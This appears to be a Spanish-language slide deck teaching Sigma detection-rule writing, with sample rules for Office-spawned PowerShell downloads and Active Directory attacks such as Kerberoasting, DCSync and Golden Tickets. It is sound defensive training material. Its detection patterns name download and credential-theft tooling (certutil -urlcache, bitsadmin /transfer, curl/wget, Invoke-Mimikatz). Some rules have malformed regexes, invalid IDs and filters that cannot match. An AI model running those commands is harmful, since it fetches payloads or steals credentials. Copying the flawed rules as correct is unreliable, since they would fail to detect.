
- **status:**
  - *experimental*: no probado, en desarrollo.
  - *test*: probado parcialmente, requiere ajustes.
  - *stable*: probado, bajo riesgo de falsos positivos.
  - *deprecated*: reemplazada o sin utilidad.
- **description:** breve resumen de lo que detecta y su propósito.
  - Puede incluir pasos para verificación y respuesta.

# Autoría y Fechas

---

- **author:** nombre personal, handle o equipo/empresa. Múltiples autores separados por comas.
  - **date:** fecha de creación (AAAA/MM/DD).
  - **modified:** fecha de última modificación.
-

# Referencias y Etiquetas

---

- **references:** URLs que amplían el contexto, como:
    - Reportes de inteligencia de amenazas.
    - Sandboxes de malware.
    - PoCs de vulnerabilidades.
  - **tags:** recomendado usar MITRE ATT&CK para estandarizar y facilitar búsqueda. Ej.:
    - attack.persistence
    - attack.t1053.005
-

# Falsos Positivos y Niveles de Severidad

- **falsepositives**: escenarios legítimos que pueden generar alertas. Ej.:
  - Actividad administrativa legítima.
  - Actividad en entornos de desarrollo.
- **level**: criticidad de la alerta:
  - *low*: informativo, sin triage inmediato.
  - *medium*: revisión frecuente, podría ser incidente.
  - *high*: requiere atención inmediata, posible malware.
  - *critical*: incidente grave, amenaza crítica (ej. ransomware).
- Definir internamente el significado de cada nivel para consistencia.

# Ejemplo



```
title: Suspicious net.exe Use to Add Local User to Administrators Group
id: 1f2e3a4b-5678-4c9d-8b10-abcdef123456
status: stable
description: Detecta el uso de net.exe para agregar usuarios al grupo de administradores locales, lo que puede indicar actividad maliciosa o escalada de privilegios.
author: Sergio Mazariego
date: 2025/08/15
references:
  - https://attack.mitre.org/techniques/T1098/
tags:
  - attack.persistence
  - attack.t1098
falsepositives:
  - Actividad administrativa legítima
level: high
logsource:
  category: process_creation
  product: windows
  service: sysmon
detection:
  selection:
    Image|endswith: '\net.exe'
    CommandLine|contains:
      - 'localgroup administrators'
      - 'LocalGroup Administrators'
  condition: selection
```

# Introducción a Logsource

- **Definición:** El campo logsource indica de qué origen de registros se obtendrán los eventos que la regla analizará.
- **Función principal:** Limitar la búsqueda únicamente a los logs relevantes para reducir ruido y optimizar el rendimiento del SIEM.
- **Impacto:** Un logsource bien definido acelera las consultas, evita sobrecarga y disminuye falsos positivos.
- **Ejemplo práctico:** Una regla para detectar *net.exe* en Windows debe apuntar específicamente a eventos de creación de procesos en ese sistema operativo, no a toda la telemetría disponible.

# Componentes posibles en un Logsource

- **category**: Clasificación general del tipo de log (ej.: firewall, dns, web, process\_creation).
- **product**: Plataforma o tecnología de origen (ej.: windows, linux, macos, aws, azure).
- **service**: Subtipo de log dentro del producto (ej.: security, clouptrail, signinlogs, ps\_script).
- **definition (opcional)**: Notas adicionales o requisitos de configuración para obtener esos registros.
- **Claves de uso**: Combinar product + service o category para precisar el origen y formato esperado de los eventos.

# Ejemplos

## AWS CloudTrail

```
logsource:  
  product: aws  
  service: cloudtrail
```

## Azure Activity Logs

```
logsource:  
  product: azure  
  service: activitylogs
```

## Azure Sign-In Logs

```
logsource:  
  product: azure  
  service: signinlogs
```

# Campo image



```
● ● ●  
detection:  
sel_image:  
Image|endswith: '\rundll32.exe'
```

Indica el ejecutable exacto que generó el evento.

- Útil para identificar procesos clave independientemente de la ruta completa.
- **Caso de uso:** Detección de herramientas administrativas o intérpretes de comandos fuera de contexto.

# Campo CommandLine



```
detection:  
sel_cmdline:  
CommandLine|re: '(?i)\-enc(?:odedcommand)?\s+[A-Za-z0-9+/=]{20,}'
```

Contiene los argumentos utilizados al lanzar el proceso.

- Ejemplo de patrón: uso de `-enc` para ejecución de commandos codificados.
- Combinación recomendada: analizar junto con `ParentImage` para identificar la cadena completa de ejecución.
- `c`

# Campo ParentImage

Registra el proceso que inició el ejecutable actual.



```
detection:  
  sel_parent_image:  
    ParentImage|endswith: '\winword.exe'
```

- **Valor en las detecciones:** Detectar lanzamientos sospechosos (ej. PowerShell iniciado desde CMD, WMI o un navegador).
- En este ejemplo winword.exe

# Campo ParentCommandLine

```
● ● ●  
detection:  
  sel_parent_cmdline:  
    ParentCommandLine|contains: 'cmd.exe /c'
```

Muestra los argumentos del proceso padre.

- Permite detectar comandos embebidos o secuencias que indiquen ejecución encadenada de código malicioso.

# Ejemplo

```
● ● ●

title: Office -> CMD -> PowerShell con descarga remota (cadena sospechosa)
id: 8d7a4b16-6f1f-4a54-9b7e-2f2d4c1e5a90
status: test
description: Detecta cadena típica de macro/phishing donde Office lanza cmd y luego PowerShell con banderas ofensivas y posible descarga de payload.
author: Sergio Mazariego
date: 2025/08/15
tags:
- attack.execution
- attack.t1204.002
- attack.t1059.001
falsepositives:
- Scripts de IT o automatizaciones legítimas que usen cmd/powershell con descargas
level: high

logsource:
category: process_creation
product: windows

detection:
child_shells:
Image|endswith:
- '\powershell.exe'
- '\psh.exe'
- '\cmd.exe'

office_parents:
ParentImage|endswith:
- '\winword.exe'
- '\excel.exe'
- '\powerpnt.exe'

ps_args_offensive:
CommandLine|contains:
- '-noprofile'
CommandLine|re: '(?i)(?-enc(?:odedcommand)?\s+[A-Za-z0-9+/=]{20,})'

download_markers:
CommandLine|contains:
- 'Invoke-WebRequest'
- 'curl http'
- 'wget http'
- 'bitsadmin /transfer'
- 'certutil -urlcache -split -f'
CommandLine|re: '(?i)https?://'

cmd_chain:
ParentImage|endswith: '\cmd.exe'
ParentCommandLine|contains: '/c'

condition: >
office_parents and child_shells and
(ps_args_offensive or download_markers or cmd_chain)
```



```
detection:  
    keywords:
```

- "malicious"
- "cmd.exe /c"

# Introducción a Detection

La sección **detection** en una regla Sigma define la lógica que hace que la regla funcione realmente. Está compuesta principalmente por:

- **selection** → especifica el contenido de detección (campos, valores, strings).
- **condition** → define la lógica de unión de las selecciones (AND, OR, NOT, ALL).
- **Tipos de selección en Sigma:**

Por palabra clave (menos recomendado):

# Introducción a Detection

```
● ● ●  
  
detection:  
  selection:  
    EventID:  
      - 1111  
      - 2222  
      - 3333
```

**Por lista de campos (OR implícito)**

Pseudo-query:  
EventID = 1111 OR EventID = 2222 OR EventID =  
3333

# Introducción a Detection



```
detection:  
  selection:  
    EventID: 4104  
    ScriptBlockText|contains: "github"
```

## Por campo

- Pseudo-query: EventID = 4104 AND ScriptBlockText CONTAINS "github"
- *Ventaja:* Permite reducir progresivamente la cantidad de resultados irrelevantes.

# Modifiers

Los **modificadores** permiten aplicar condiciones adicionales sobre los valores de un campo. Se usan colocando un **pipe** ( | ) después del nombre del campo.

| Modificador           | Descripción  |
|-----------------------|--|
| all                   | Convierte una lista de valores de campo de un OR (cualquiera) a un AND (todos deben cumplirse). Se usa al final del identificador de campo, no aplica para valores únicos. |
| contains              | Busca coincidencias parciales, colocando comodines al inicio y al final del valor (ejemplo: *valor*). Permite encontrar la cadena en cualquier parte del campo.            |
| endswith              | Verifica si un campo termina con el valor especificado (*valor).   |
| startswith            | Verifica si un campo comienza con el valor indicado (valor*).  |
| re                    | Permite utilizar expresiones regulares para mayor flexibilidad en la búsqueda.   |
| base64 / base64offset | Detecta contenido en base64. Se recomienda base64offset ya que contempla las tres variantes posibles de codificación base64 en ASCII.                                      |
| cidr                  | Habilita la búsqueda de direcciones IP utilizando rangos en formato CIDR.  |
| gt / gte              | Realiza búsquedas numéricas: mayor que (gt) o mayor o igual (gte) al valor especificado.   |
| lt / lte              | Realiza búsquedas numéricas: menor que (lt) o menor o igual (lte) al valor especificado.   |
| windash               | Permite que un campo acepte tanto "/" como "-" en argumentos de línea de comandos (ejemplo: /a o -a).  |

# Modifiers

```
detection:  
selection:  
    # all → todos los valores deben cumplirse  
EventID|contains|all:  
    - "4624"  
    - "4672"  
  
    # contains → coincidencia parcial en cualquier lugar del campo  
TargetUserName|contains:  
    - "admin"  
    - "svc"  
  
    # endswith → el campo debe terminar con el valor indicado  
Image|endswith:  
    - "\rundll32.exe"  
    - "\wmic.exe"  
  
    # startswith → el campo debe comenzar con el valor indicado  
CommandLine|startswith: "powershell -nop"  
  
    # re → expresión regular para detección flexible  
CommandLine|re: "(?i).*invoke-(mimikatz|obfuscation).*"
```

# Conditions

| Operador          | Descripción   |
|-------------------|---|
| not               | Indica que la condición debe excluir la selección especificada. Puede usarse como AND NOT dentro de la condición.   |
| and               | Obliga a que se cumplan todas las selecciones indicadas al mismo tiempo.  |
| or                | Permite que se cumpla cualquiera de las selecciones especificadas.  |
| paréntesis ()     | Se utilizan para agrupar condiciones y controlar el orden lógico (ejemplo: selection AND NOT (filter1 OR filter2)). |
| 1 of <prefijo>*   | Combina todas las selecciones que comparten un mismo prefijo, usando OR. Ejemplo: 1 of selection*.                  |
| all of <prefijo>* | Combina todas las selecciones que comparten un mismo prefijo, usando AND. Ejemplo: all of selection*.               |
| 1 of them         | Evalúa que al menos una de todas las selecciones definidas sea verdadera (usa OR).                                  |
| all of them       | Requiere que todas las selecciones definidas sean verdaderas (usa AND).   |

Las **condiciones** permiten organizar de manera lógica las diferentes selecciones dentro de una regla Sigma.

Funcionan de forma similar a los operadores en un lenguaje de consultas (ejemplo: AND, OR, NOT, 1 of, all of).

# Conditions

```
detection:
  sel_cmd:
    CommandLine|startswith: "net user"
  sel_ps:
    CommandLine|contains: "powershell"
  sel_event1:
    EventID: 4624
  sel_event2:
    EventID: 4672
  filter_legit:
    TargetUserName: "Administrador"

condition: >
  # 1) Uso de AND / OR / NOT
  (sel_cmd OR sel_ps) AND NOT filter_legit

  # 2) Uso de 1 of prefijo
  OR 1 of sel_event*

  # 3) Uso de all of prefijo
  OR all of sel_event*

  # 4) Uso de 1 of them
  OR 1 of them
```

# Uncoder IO

The screenshot shows a software interface for translating security rules between different platforms. At the top, there are tabs for "Sigma" and "FortiSIEM Rule". Below the tabs is a toolbar with icons for saving, undoing, redoing, and deleting. The main area contains two code editors side-by-side.

**Sigma Rule (Left):**

```
28 - '\winword.exe'  
29 - '\excel.exe'  
30 - '\powerpnt.exe'  
31  
32 ps_args_offensive:  
33   CommandLine|contains:  
34     - '-noprofile'  
35   CommandLine|re: '(?i)\-enc(?:odedcommand)?\s+[A-Za-z0-9+=]{20,}'  
36  
37 download_markers:  
38   CommandLine|contains:  
39     - 'Invoke-WebRequest'  
40     - 'curl http'  
41     - 'wget http'  
42     - 'bitsadmin /transfer'  
43     - 'certutil -urlcache -split -f'  
44   CommandLine|re: '(?i)https?:/'  
45  
46 cmd_chain:  
47   ParentImage|endswith: '\cmd.exe'  
48   ParentCommandLine|contains: '/c'  
49  
50 condition: >  
51   office_parents and child_shells and  
52   (ps_args_offensive or download_markers or cmd_chain)  
53
```

**FortiSIEM Rule (Right):**

```
1 <Rule group="PH_SYS_RULE_THREAT_HUNTING" subFunction="Execution" technique  
2   ="T1059.001, T1204.002" phIncidentCategory="Server" function="Security">  
3   <Name>Office CMD PowerShell con descarga remota cadena sospechosa </Name>  
4   <IncidentTitle>Office CMD PowerShell con descarga remota cadena sospechosa  
5   <active>true</active>  
6   <Description>Detecta cadena tipica de macro/phishing donde Office lanza cmd y  
    luego PowerShell con banderas ofensivas y posible descarga de payload.  
    Author: Sergio Mazariego. Rule ID: 8d7a4b16-6f1f-4a54-9b7e-2f2d4c1e5a90.  
    License: DRL 1.1.</Description>  
7   <DetectionTechnology>Correlation</DetectionTechnology>  
8   <ignoreSIGMAUpdate>false</ignoreSIGMAUpdate>  
9   <CustomerScope groupByEachCustomer="true">  
10    <Include all="true"/>  
11    <Exclude/>  
12  </CustomerScope>  
13  <IncidentDef eventType="PH_RULE_Offic..._PowerShell_con_descarga_remota_  
    (cadena_sospechosa)" severity="7">  
14    <ArgList>command = Filter.command, hostName = Filter.hostName, parentCommand  
      = Filter.parentCommand, parentProcName = Filter.parentProcName, procName  
      = Filter.procName</ArgList>  
15  </IncidentDef>  
16  <PatternClause window="300">  
17    <SubPattern displayName="Filter" name="Filter">  
18      <SingleEvtConstr>eventType = "Win-Sysmon-1-Create-Process" AND
```

At the bottom right of the interface, there is a green circular icon with a white number '1' inside, indicating a new message or update.


# SigmaCLI

```
root@kali:~# sigma-cli -h
Usage: sigma-cli [OPTIONS] COMMAND [ARGS]...

Options:
  -h, --help  Show this message and exit.

Commands:
  analyze      Analyze Sigma rule sets
  check        Check Sigma rules for validity and best practices (not...
  check-pysigma Check if the installed version of pysigma is compatible...
  convert       Convert Sigma rules into queries.
  list          List available targets or processing pipelines.
  plugin        pySigma plugin management (backends, processing...
  version       Print version of Sigma CLI.
```

# SigmaCLI



Example Provided: Splunk Queries using  
the pysigma-backend-splunk backend

# SigmaCLI

## Working with Backends

To investigate available pySigma backends that you can use, ensure you have the `sigma-cli` tool installed, then run the following commands to view all available backends in a table.

```
sigma plugin list -t backend
```

bash

| Identifier | Type    | State  | Description                        |
|------------|---------|--------|------------------------------------|
| splunk     | backend | stable | Splunk backend for conversion into |
| insightidr | backend | stable | Rapid7 InsightIDR backend that gen |
| qradar     | backend | stable | IBM QRadar backend for conversion  |
| ...        | ...     | ...    | ...                                |

text

# SigmaCLI

Once you've found the Sigma backend you want to use, you can install it using the `sigma plugin install` command.

bash


```
sigma plugin install splunk
```

If you for whatever reason need to remove a Sigma plugin, you can also uninstall it using the same method.

bash

```
sigma plugin uninstall splunk
```

# Wazuh



The screenshot shows the Wazuh web interface with the URL "wazuh." in the address bar. The navigation bar includes "Management" and "Rules" tabs, with "Rules" being the active tab. Below the navigation is a breadcrumb trail with a back arrow and the file name "local\_rules.xml". The main content area displays the XML code for the "local\_rules.xml" file, which defines a group named "malware" containing a rule for detecting known malware hashes.

```
1 <!-- Local rules -->
2
3 <!-- Modify it at your will. -->
4 <!-- Copyright (C) 2015, Wazuh Inc. -->
5
6 <!-- Example -->
7
8 <group name="malware,">
9   <rule id="110002" level="13">
10    <!-- The if_sid tag references the built-in FIM rules -->
11    <if_sid>554, 550</if_sid>
12    <list field="md5" lookup="match_key">etc/lists/malware-hashes</list>
13    <description>File with known malware hash detected: $(file)</description>
14   <mitre>
15     <id>T1204.002</id>
16   </mitre>
17 </rule>
18 </group>
```

# Detecções para ataques AD

```
title: Kerberoasting Detection
id: 1a2b3c4d-kerberoasting
status: experimental
description: Detecta solicitudes de TGS con cifrado RC4, posible
Kerberoasting
author: Sergio Mazariego
date: 2025/08/15
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4769
        TicketEncryptionType: "0x17"
    condition: selection
level: high
tags:
    - attack.credential_access
    - attack.t1558.003
```

# Detecções para ataques AD

```
title: Silver Ticket Detection
id: 2b3c4d5e-silverticket
status: experimental
description: Detecta uso de Silver Ticket basado en logons sin
eventos Kerberos previos
author: Sergio Mazariego
date: 2025/08/15
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4624
        AuthenticationPackageName: "Kerberos"
    filter:
        EventID:
            - 4768
            - 4769
    condition: selection AND NOT filter
level: high
tags:
    - attack.credential_access
    - attack.t1558.002
```

# Detectaciones para ataques AD

```
title: Golden Ticket Detection
id: 3c4d5e6f-goldenticket
status: experimental
description: Detecta posibles Golden Tickets basados en TGTs
anómalos y privilegios especiales
author: Sergio Mazariego
date: 2025/08/15
logsource:
    product: windows
    service: security
detection:
    selection_tgt:
        EventID: 4768
        TicketOptions: "0x40810010"
    selection_priv:
        EventID: 4672
    condition: selection_tgt AND selection_priv
level: critical
tags:
    - attack.credential_access
    - attack.t1558.001
```

# Detecções para ataques AD

```
title: DCSync Detection
id: 4d5e6f7g-dcsync
status: experimental
description: Detecta intentos de replicación maliciosa (DCSync)
en Active Directory
author: Sergio Mazariego
date: 2025/08/15
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4662
        ObjectType:
            - "DS-Replication-Get-Changes"
            - "DS-Replication-Get-Changes-All"
            - "DS-Replication-Get-Changes-In-Filtered-Set"
    condition: selection
level: critical
tags:
    - attack.credential_access
    - attack.t1003.006
```

# Detecções para ataques AD

```
title: Pass-the-Ticket Detection
id: 5e6f7g8h-passthetticket
status: experimental
description: Detecta uso de tickets Kerberos reutilizados o
inyectados (Pass-the-Ticket)
author: Sergio Mazariego
date: 2025/08/15
logsource:
    product: windows
    service: security
detection:
    selection_logon:
        EventID: 4624
        LogonProcessName: "Kerberos"
    filter:
        EventID: 4768
    condition: selection_logon AND NOT filter
level: high
tags:
    - attack.credential_access
    - attack.t1550.003
```



<https://www.linkedin.com/in/sergiomazariego/>